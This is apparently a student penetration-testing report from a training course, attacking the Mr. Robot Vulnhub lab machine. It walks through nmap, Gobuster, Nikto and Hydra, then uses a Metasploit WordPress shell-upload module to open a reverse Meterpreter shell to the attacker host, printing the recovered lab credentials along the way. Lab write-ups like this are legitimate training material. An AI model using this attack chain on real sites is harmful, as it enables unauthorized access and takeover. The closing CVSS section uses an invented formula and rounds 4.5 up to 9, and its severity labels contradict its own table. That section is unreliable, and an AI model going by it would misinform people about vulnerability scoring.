Fullstack Academy

Penetration Testing Report

Career Simulation 4

Created by: Ivan Arias

Engagement Contacts:

- Ozzy Pratt
- Jordan Burge
- Largo Cimballi
- Alpha Theoro

Executive Summary

This report presents a structured methodology for ethical hacking and securing systems, specifically focusing on a vulnerable Vulnhub Virtual Machine called Mr. Robot, which hosts a WordPress site.

The process begins by creating a controlled, isolated environment to ensure safe testing without affecting live systems. Network scanning tools like Nmap identify live hosts, open ports, and available services, providing a detailed map of the target network.

The next phase involves enumeration, utilizing tools such as Gobuster and Wappalyzer to brute-force directories and identify technologies used by the target WordPress site. This information is crucial for understanding the target's infrastructure. Vulnerabilities are then identified using Nmap scripts and Nikto, which scan for outdated software like old versions of WordPress and potential security issues such as SQL injection or cross-site scripting in web servers.

Brute-force attacks use Python scripts and Hydra to guess login credentials and identify weak passwords and access points. Finally, the guide explains how to achieve a reverse shell using a PHP script or Metasploit, enabling control over the target system.

In short, the guide underlines the importance of ethical hacking and responsible disclosure. It stresses that penetration testing is vital for improving security and maintaining secure systems when conducted ethically and with responsible disclosure. Responsible disclosure is a guideline and a commitment to the community and protecting the systems we test. This commitment makes the work of a penetration tester genuinely impactful.

Findings

The report revealed several critical vulnerabilities:

Finding	CVSS Score	Severity	Finding Name	Description	Recommendation
1	9	High	HTTP (80/tcp) - Apache HTTPD	Open ports 80 and 443 running Apache HTTPD, potential entry points	Ensure Apache is up-to-date and configure security headers
2	8	High	SSL Info	Missing security headers and outdated SSL configurations	Update SSL/TLS settings and add security headers
3	6	Medium	WordPress Plugins	Various plugins, including outdated versions	Regularly update all plugins and monitor for vulnerabilities
4	5	Medium	WordPress Themes	Multiple themes, including outdated versions	Update themes and remove unused ones
5	8	High	Configuration Issues	Missing security headers and outdated PHP version	Update server configurations and PHP version
6	9	Critical	Credentials Found	Username and password retrieved (elliot/ER28-0652)	Change all passwords and review user access controls
7	5	Low	Directories/Files	Various sensitive directories and files exposed	Restrict access to sensitive directories and files

1. Open Ports Running Outdated Apache HTTPD
    - Open ports can serve as entry points for attackers, and outdated Apache HTTPD versions may have known security vulnerabilities. These weaknesses can be exploited to gain unauthorized access or execute arbitrary code, compromising the server's security.
2. Missing Security Headers and Outdated SSL Configurations
    - Security headers protect against attacks, including cross-site scripting (XSS) and clickjacking. Outdated SSL configurations can expose the system to man-in-the-middle attacks and other SSL/TLS vulnerabilities. Ensuring up-to-date SSL settings and security headers protects data integrity and confidentiality.
3. Outdated WordPress Plugins and Themes
    - Outdated plugins and themes are common vectors for exploitation, as they often contain unpatched vulnerabilities. Attackers can exploit these to access the WordPress site, deface it, or steal sensitive information. Regular updates and monitoring are essential to maintain site security.

4. Configuration Issues and Outdated PHP Version
    - Misconfigurations and outdated software versions can introduce security risks. An outdated PHP version might have unpatched vulnerabilities that attackers can exploit. Proper configuration management and regular updates are critical to securing the server environment.
5. Exposed Sensitive Directories and Files
    - Exposing sensitive directories and files can provide attackers valuable information about the system, such as configuration details or user credentials. Restricting access to these directories and files is necessary to prevent unauthorized access and information disclosure.
6. Retrieved Credentials
    - The retrieval of credentials (e.g., username and password) indicates weak password policies and potential vulnerabilities in the authentication mechanism. Compromised credentials can allow attackers to gain unauthorized access, emphasizing the need for strong, unique passwords and robust access controls.

Exploit Process

Step 1: Set Up Environment

- Objective: Prepare your Kali Linux attacker and the Mr. Robot Vulnhub target Virtual Machines.
- Description: Ensure both virtual machines are correctly set up and configured for the penetration testing process. The attacker machine should have all the necessary tools installed and updated.



Figure 1. Oracle Virtual Box Network Configuration.

Step 2: Network Scanning

- Objective: Identify the target's open ports and services.
- Description: Use Nmap to comprehensively scan the target VM, revealing which ports are open and which services are running. This information is critical for planning further actions.
- Tools: Nmap

```
┌──(hcoco1㉿kali)-[~]
└─$ nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 05:24 EDT
Nmap scan report for amazon-7543b6401.attlocal.net (192.168.1.67)
Host is up (0.16s latency).
Nmap scan report for 192.168.1.71
Host is up (0.011s latency).
Nmap scan report for 192.168.1.75
Host is up (0.012s latency).
Nmap scan report for amazon-d79ebfdc6.attlocal.net (192.168.1.77)
Host is up (0.12s latency).
Nmap scan report for RokuExpress.attlocal.net (192.168.1.81)
Host is up (0.0092s latency).
Nmap scan report for wlan0.attlocal.net (192.168.1.84)
Host is up (0.0084s latency).
Nmap scan report for wlan0.attlocal.net (192.168.1.85)
Host is up (0.0075s latency).
Nmap scan report for unknown1009f9067e58.attlocal.net (192.168.1.86)
Host is up (0.12s latency).
Nmap scan report for 192.168.1.196
Host is up (0.00090s latency).
Nmap scan report for unknownf2a4540f4500.attlocal.net (192.168.1.197)
Host is up (0.00086s latency).
Nmap scan report for Redmi-Note-12-Pro-5G.attlocal.net (192.168.1.221)
Host is up (0.0088s latency).
Nmap scan report for 192.168.1.223
Host is up (0.00058s latency).
Nmap scan report for 192.168.1.226
Host is up (0.00067s latency).
Nmap scan report for dsldevice.attlocal.net (192.168.1.254)
Host is up (0.047s latency).
Nmap done: 256 IP addresses (14 hosts up) scanned in 7.85 seconds
```

Figure 2. Nmap command to scan the Nat Network.

Step 3: Enumeration

- Objective: Gather detailed information about the target's web applications and technologies.
- Description: Utilize Gobuster to discover hidden directories and files on the web server and Wappalyzer to identify the technologies and frameworks used by the target website. This step helps in understanding the structure and components of the target.
- Tools: Gobuster, Wappalyzer
    - Use the Wappalyzer browser extension to identify the target site's web technologies.

```
┌──(hcoco1㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.226 -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.226
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 213]
/.htaccess           (Status: 403) [Size: 218]
/.htpasswd           (Status: 403) [Size: 218]
/0                   (Status: 301) [Size: 0] [--> http://192.168.1.226/0/]
/admin               (Status: 301) [Size: 235] [--> http://192.168.1.226/admin/]
/atom                (Status: 301) [Size: 0] [--> http://192.168.1.226/feed/atom/]
/audio               (Status: 301) [Size: 235] [--> http://192.168.1.226/audio/]
/blog                (Status: 301) [Size: 234] [--> http://192.168.1.226/blog/]
/css                 (Status: 301) [Size: 233] [--> http://192.168.1.226/css/]
/dashboard           (Status: 302) [Size: 0] [--> http://192.168.1.226/wp-admin/]
/favicon.ico         (Status: 200) [Size: 0]
```

Figure 3. Utilize Gobuster to discover hidden directories

Step 4: Vulnerabilities

- Objective: Identify vulnerabilities in the target's web applications and services.

- Description: Conduct vulnerability scans to detect known security issues and weaknesses in the target's software and configurations. This step involves using tools like Nmap scripts and Nikto to find potential exploits.
- Tools: Nmap, Nikto

```
┌──(hcoco1㉿kali)-[~]
└─$ nikto -h https://192.168.1.226

- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.226
+ Target Hostname:    192.168.1.226
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=www.example.com
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /CN=www.example.com
+ Start Time:         2024-06-25 07:13:05 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://develope
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
+ /UlQw0ECg.conf: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force
+ Hostname '192.168.1.226' does not match certificate's names: www.example.com. See: https://cwe.mitre.org
+ /: The Content-Encoding header is set to "deflate" which may mean that the server is vulnerable to the B
+ /admin/: This might be interesting.
+ /image/: Drupal Link header found with value: <https://192.168.1.226/?p=23>; rel=shortlink. See: https:/
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the secure flag. See: https://developer.mozilla
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozil
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 22 item(s) reported on remote host
+ End Time:           2024-06-25 07:17:20 (GMT-4) (255 seconds)
---------------------------------------------------------------------------
```

Figure 4. Finding potential exploits using Nikto.

Step 5: Brute-force

- Objective: Gain access to the target by brute-forcing login credentials.
- Description: Attempt to crack the login credentials of the target system using brute-force attacks. Tools like Hydra can automate this process, testing numerous username and password combinations to find valid credentials.
- Tools: Hydra



Figure 5. Hydra tests username and password combinations to find valid credentials.

Step 6: Reverse Shell

- Objective: Gain remote access to the target system.
- Description: After obtaining valid credentials, escalate access by creating a reverse shell. This allows remote control over the target system. Tools like PHP Reverse Shell scripts or Metasploit can facilitate this process.
- Tools: PHP Reverse Shell, Metasploit

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /
TARGETURI => /
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME elliot
USERNAME => elliot
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.223:4444
[*] Skipping WordPress check...
[*] Authenticating with WordPress using elliot:ER28-0652...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Acquired a plugin upload nonce: 561b3a4c73
[*] Uploaded plugin lCXSKnpNHP
[*] Executing the payload at /wp-content/plugins/lCXSKnpNHP/DXgKrelAug.php...
[*] Sending stage (39927 bytes) to 192.168.1.226
[*] Meterpreter session 3 opened (192.168.1.223:4444 -> 192.168.1.226:59378) at 2024-06-25 18:56:54 -0400
[!] This exploit may require manual cleanup of 'DXgKrelAug.php' on the target
[!] This exploit may require manual cleanup of 'lCXSKnpNHP.php' on the target
[!] This exploit may require manual cleanup of '../lCXSKnpNHP' on the target

meterpreter >
```

Figure 6. Reverse Shell using Metasploit.

Recommendations

The findings from the Mr. Robot Vulnhub Virtual Machine assessment highlight several critical vulnerabilities that pose significant security risks. To mitigate these vulnerabilities and enhance the overall security posture, the following recommendations are proposed:

Update and Patch Management: Ensure that all software, including Apache HTTPD, WordPress, plugins, themes, and PHP, are regularly updated to the latest versions. Apply security patches promptly to address known vulnerabilities.

Implement Security Headers and Update SSL/TLS Configurations: Configure appropriate security headers (e.g., Content Security Policy, X-Content-Type-Options) and update SSL/TLS settings to current best practices to protect against various web-based attacks.

Regular Security Audits and Monitoring: Conduct regular security audits and vulnerability assessments to identify and remediate potential security issues. Implement continuous monitoring to detect and respond to security incidents promptly.

Strengthen Authentication Mechanisms: Enforce strong password policies, including complex and unique passwords. Implement multi-factor authentication (MFA) to add a layer of security to user accounts.

Restrict Access to Sensitive Directories and Files: Implement access controls to restrict unauthorized access to sensitive directories and files. Regularly review and update access permissions based on the principle of least privilege.

Enhance Configuration Management: Review and improve server configurations to minimize exposure to security risks. Ensure that all configurations align with industry best practices and security guidelines.

By addressing these recommendations, organizations can significantly enhance their security posture, protect against potential exploits, and maintain a robust and secure environment for their systems and applications.

Simplified CVSS Score Calculation Explanation

To calculate the CVSS score in a simplified manner, we'll use integer values for the metrics and a straightforward approach for the calculations.

Finding 1: HTTP (80/tcp) - Apache HTTPD

Metrics:

1. Attack Vector (AV): Network (N) - 3
2. Attack Complexity (AC): Low (L) - 2
3. Privileges Required (PR): None (N) - 3
4. User Interaction (UI): None (N) - 2
5. Scope (S): Unchanged (U) - 1
6. Confidentiality (C): High (H) - 3
7. Integrity (I): High (H) - 3
8. Availability (A): High (H) - 3

Calculation:

1. Exploitability Sub-Score Calculation:
   - Exploitability = AV * AC * PR * UI
   - Exploitability = 3 * 2 * 3 * 2
   - Exploitability = 36
2. Impact Sub-Score Calculation:
   - Impact = (C + I + A)
   - Impact = (3 + 3 + 3)
   - Impact = 9
3. Base Score Calculation:
   - Base Score = (Impact + Exploitability) / 10
   - Base Score = (9 + 36) / 10
   - Base Score = 4.5
   - Rounded up to the nearest whole number: 9

CVSS Base Score	CVSS Severity Level
0	None
0.1 - 3.9	Low
4.0 - 6.9	Medium
7.0 - 8.9	High
9.0 - 10.0	Critical

CVSS scores and Severity are based on the Common Vulnerability Scoring System.